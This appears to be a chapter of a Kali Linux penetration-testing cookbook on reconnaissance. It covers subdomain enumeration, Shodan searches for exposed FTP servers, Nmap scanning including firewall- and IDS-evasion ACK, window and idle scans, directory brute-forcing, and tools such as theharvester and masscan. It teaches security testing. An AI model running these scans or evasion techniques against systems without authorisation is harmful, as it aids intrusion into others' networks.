We learned in the previous chapter the basics of hunting subdomains. In this chapter, we dive a little deeper and look at other different tools available for gathering Intel on our target. We start by using the infamous tools of Kali Linux.

Gathering information is a very crucial stage of performing a penetration test, as every next step we take after this will totally be an outcome of all the information we gather during this stage. So it is very important that we gather as much information as possible before jumping into the exploitation stage.

Getting a list of subdomains

We don't always we have a situation where a client has defined a full detailed scope of what needs to be pentested. So we will use the following mentioned recipes to gather as much information as we can to perform a pentest.


Fierce

We start with jumping into Kali's Terminal and using the first and most widely used tool `fierce`.

How to do it...

The following steps demonstrate the use of `fierce`:

1. To launch fierce, we type `fierce -h` to see the help menu:



2. To perform a subdomain scan we use the following command:

```
fierce -dns host.com -threads 10
```

The following screenshot shows the output of the preceding command:

DNSdumpster

This is a free project by Hacker Target to look up subdomains. It relies on `https://scans.io/` for its results. It can also be used to get the subdomains of a website. We should always prefer to use more than one tool for subdomain enumeration as we may get something from other tools that the first one failed to pick.

How to do it...

It is pretty simple to use. We type the domain name we want the subdomains for and it will show us the results:

Using Shodan for fun and profit

Shodan is the world's first search engine to search for devices connected to the internet. It was launched in 2009 by John Matherly. Shodan can be used to look up webcams, databases, industrial systems, video games, and so on. Shodan mostly collects data on the most popular web services running, such as HTTP, HTTPS, MongoDB, FTP, and many more.

Getting ready


To use Shodan we will need to create an account on Shodan.

How to do it...


To learn about Shodan, follow the given steps:

1. Open your browser and visit `https://www.shodan.io`:


2. We begin by performing a simple search for the FTP services running. To do this we can use the following Shodan dorks: `port:"21"`. The following screenshot shows the search results:



3. This search can be made more specific by specifying a particular country/organization: `port:"21" country:"IN"`. The following screenshot shows the search results:



4. We can now see all the FTP servers running in India; we can also see the servers that allow anonymous login and the version of the FTP server they are running.
5. Next, we try the organization filter. It can be done by typing `port:"21" country:"IN" org:"BSNL"` as shown in the following screenshot:



Shodan has other tags as well that can be used to perform advanced searches, such as:

- `net`: to scan IP ranges
- `city`: to filter by city

More details can be found at `https://www.shodan.io/explore`.

Shodan Honeyscore


Shodan Honeyscore is another great project built in the Python. It helps us figure out whether an IP address we have is a honeypot or a real system.

How to do it...

The following steps demonstrate the use of Shodan Honeyscore:

1. To use Shodan Honeyscore we visit `https://honeyscore.shodan.io/`:

2. Enter the IP address we want to check, and that's it!




Shodan plugins

To make our life even easier, Shodan has plugins for Chrome and Firefox that can be used to check open ports for websites we visit on the go!

How to do it...

We download and install the plugin from `https://www.shodan.io/`. Browse any website and we will see that by clicking on the plugin we can see the open ports:



See also

- The *Dnscan* recipe from `Chapter 1`, *Kali – An Introduction*
- The *Digging deep with theharvester* recipe

Using Nmap to find open ports

Network Mapper (**Nmap**) is a security scanner written by Gordon Lyon. It is used to find hosts and services in a network. It first came out in September 1997. Nmap has various features as well as scripts to perform various tests such as finding the OS, service version, brute force default logins, and so on.

Some of the most common types of scan are:

- TCP `connect()` scan
- SYN stealth scan
- UDP scan
- Ping scan
- Idle scan


How to do it...

The following is the recipe for using Nmap:

1. Nmap is already installed in Kali Linux. We can type the following command to start it and see all the options available:

   ```
   nmap -h
   ```

   The following screenshot shows the output of the preceding command:



2. To perform a basic scan we use the following command:

   ```
   nmap -sV -Pn x.x.x.x
   ```

   The following screenshot shows the output of the preceding command:

3. `-Pn` implies that we do not check whether the host is up or not by performing a ping request first. The `-sV` parameter is to list all the running services on the found open ports.
4. Another flag we can use is `-A`, which automatically performs OS detection, version detection, script scanning, and traceroute. The command is:

   ```
   nmap -A -Pn x.x.x.x
   ```

5. To scan an IP range or multiple IPs, we can use this command:


   ```
   nmap -A -Pn x.x.x.0/24
   ```

Using scripts

The **Nmap Scripting Engine** (**NSE**) allows users to create their own scripts to perform different tasks automatically. These scripts are executed side by side when a scan is run. They can be used to perform more effective version detection, exploitation of the vulnerability, and so on. The command for using a script is:

```
nmap -Pn -sV host.com --script dns-brute
```

The output of the preceding command is as follows:



Here the script `dns-brute` tries to fetch the available subdomains by brute forcing it against a set of common subdomain names.

See also

- The *Using Shodan for fun and profit* recipe
- More information on the scripts can be found in the official NSE documentation at `https://nmap.org/nsedoc/`

Bypassing firewalls with Nmap

Most of the time during a pentest, we will come across systems protected by firewalls or **Intrusion Detection Systems** (**IDS**). The Nmap provides different ways to bypass these IDS/firewalls to perform port scans on a network. In this recipe, we will learn some of the ways we can bypass firewalls.

TCP ACK scan

The ACK scan (`-sA`) sends acknowledgment packets instead of SYN packets, and the firewall does not create logs of ACK packets as it will treat ACK packets as responses to SYN packets. It is mostly used to map the type of firewall being used.


How to do it...

The ACK scan was made to show unfiltered and filtered ports instead of open ones.


The command for ACK scan is:

```
nmap -sA x.x.x.x
```

Let's look at the comparison of how a normal scan differs from an ACK scan:



Here we see the difference between a normal scan and an ACK scan:



How it works...

The scan results of filtered and unfiltered ports depends on whether a firewall being used is stateful or stateless. A stateful firewall checks if an incoming ACK packet is part of an existing connection or not. It blocks it if the packets are not part of any requested connection. Hence, the port will show up as filtered during a scan.

Whereas, in the case of a stateless firewall, it will not block the ACK packets and the ports will show up as unfiltered.

TCP Window scan

Window scan (`-sW`) is almost the same as an ACK scan except it shows open and closed ports.


How to do it...

Let's look at the difference between a normal scan and a TCP scan:

1. The command to run is:

   ```
   nmap -sW x.x.x.x
   ```

2. Let's look at the comparison of how a normal scan differs from a TCP Window scan:



```
root@kali:~# nmap -Pn 1[redacted]

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-18 20:18 MSK
Nmap scan report for 180.[redacted]
Host is up.
All 1000 scanned ports on 180.[redacted] filtered
```

3. We can see the difference between the two scans in the following screenshot:

Idle scan

Idle scanning is an advanced technique where no packets sent to the target can be traced back to the attacker machine. It requires a zombie host to be specified.

How to do it...

The command to do an idle scan is:

```
nmap -sI zombiehost.com domain.com
```

How it works...

Idle scan works on the basis of a predictable IPID or an IP fragmentation ID of the zombie host. First, the IPID of the zombie host is checked and then a connection request is spoofed from that host to the target host. If the port is open, an acknowledgment is sent back to the zombie host which **resets** (**RST**) the connection as it has no history of opening such a connection. Next, the attacker checks the IPID on the zombie again; if it has changed by one step it implies an RST was received from the target. But if the IPID has changed by two steps it means a packet was received by the zombie host from the target host and there was an RST on the zombie host, which implies that the port is open.

Searching for open directories

In the previous recipe, we discussed how to find open ports on a network IP or domain name. We often see developers running web servers on different ports. Sometimes developers may also leave directories misconfigured that may contain juicy information for us. We have already covered dirsearch in the previous chapter; here we will look at alternatives.

The dirb tool

The `dirb` tool is a well-known tool that can be used to brute force open directories. Although it is generally slow and does not support multi-threading, it is still a great way to find directories/subdirectories that may have been left open due to a misconfiguration.

How to do it...

Type the following command to fire up the tool:

```
dirb https://domain.com
```

The following screenshot shows the output of the preceding command:

There's more...

There are other options in `dirb`, as well, that come in handy:

- `-a`: to specify a user agent
- `-c`: to specify a cookie
- `-H`: to enter a custom header
- `-X`: to specify the file extension

See also

- The *Dirsearch* recipe from `Chapter 1`, *Kali – An Introduction*

Performing deep magic with DMitry

The **Deepmagic Information Gathering Tool** (**DMitry**) is a command-line tool open source application coded in C. It has the capability of gathering subdomains, email addresses, whois info, and so on, about a target.

How to do it...

To learn about DMitry, follow the given steps:

1. We use a simple command:


```
dmitry -h
```

The following screenshot shows the output of the preceding command:

2. Next, we try performing an email, whois, TCP port scan, and subdomain search by using the following:

```
dmitry -s -e -w -p domain.com
```

The following screenshot shows the output of the preceding command:



Hunting for SSL flaws

Most of the web applications today use SSL to communicate with the server. The `sslscan` is a great tool to check SSL for flaws or misconfigurations.


How to do it...

To learn about `sslscan` follow the given steps:

1. We will look at the help manual to see the various options the tool has:

   ```
   sslscan -h
   ```


   The following screenshot shows the output of the preceding command:



2. To run the tool against a host we type the following:

   ```
   sslscan host.com:port
   ```

The following screenshot shows the output of the preceding command:



See also

- The *A tale of a bleeding heart* recipe from `Chapter 5`, *Network Exploitation on Current Exploitation*

TLSSLed is also an alternative we can use in Kali to perform checks on SSL.

Exploring connections with intrace


The `intrace` tool is a great tool to enumerate IP hops on existing TCP connections. It can be useful for firewall bypassing and gathering more information about a network.

How to do it...

Run the following command:

```
intrace -h hostname.com -p port -s sizeofpacket
```

The following screenshot shows the output of the preceding command:



Digging deep with theharvester

The `theharvester` tool is a great tool for penetration testing as it helps us find a lot of information about a company. It can be used to find email accounts, subdomains, and so on. In this recipe, we will learn how to use it to discover data.

How to do it...

The command is pretty simple:

```
theharvester -d domain/name -l 20 -b all
```

The following screenshot shows the output of the preceding command:

How it works...

In the preceding recipe, `-d` is for the domain name or the keyword we want to search, `-l` is for limiting the number of search results, and `-b` is the source we want the tool to use while gathering information. The tool supports Google, Google CSE, Bing, Bing API, PGP, LinkedIn, Google Profiles, people123, Jigsaw, Twitter, and Google Plus sources.

Finding the technology behind web apps

There is no point starting a pentest against a web application without knowing what the actual technology behind it is. For example, it would be absolutely useless to run dirsearch to look for files with the extension `.php` when the technology is actually ASP.NET. So, in this recipe, we will learn to use a simple tool `whatweb` to understand the technology behind a web app. It comes by default in Kali.

It can also be installed manually from the URL `https://github.com/urbanadventurer/WhatWeb`.


How to do it...

The use of `whatweb` can be done as follows:

1. The tool can be launched by using the following command:

```
whatweb
```

The following screenshot shows the output of the preceding command:



2. The domain name can be given as a parameter, or multiple domain names can be entered by using a `--input-file` argument:

```
whatweb hostname.com
```

The following screenshot shows the output of the preceding command:

Scanning IPs with masscan

The `masscan` tool is an amazing tool; it is the fastest port scan tool. It is supposed to scan the entire internet when it transmits at a speed of 10 million packets per second. It is a good alternative for Nmap when we know exactly what ports we are looking for in a network.

It is similar to Nmap, however, in that it does not support default port scanning all ports must be specified using `-p`.

How to do it...

The `masscan` tool is simple to use. We can begin a scan of a network by using the following command:

```
masscan 192.168.1.0/24 -p 80,443,23
```

The following screenshot shows the output of the preceding command:

We can also specify the packet rate by using `--max-rate`. By default, the rate is `100` packets per second. Using it is not recommended as it will put a lot of load on the network device.

Sniffing around with Kismet

Kismet is a layer 2 wireless network detector. It comes in handy because while performing pentest in a corporate environment, we may need to look for wireless networks as well. Kismet can sniff 802.11a/b/g/n traffic. It works with any wireless card that supports raw monitoring modes.

In this recipe, we will learn how to use Kismet to monitor Wi-Fi networks.

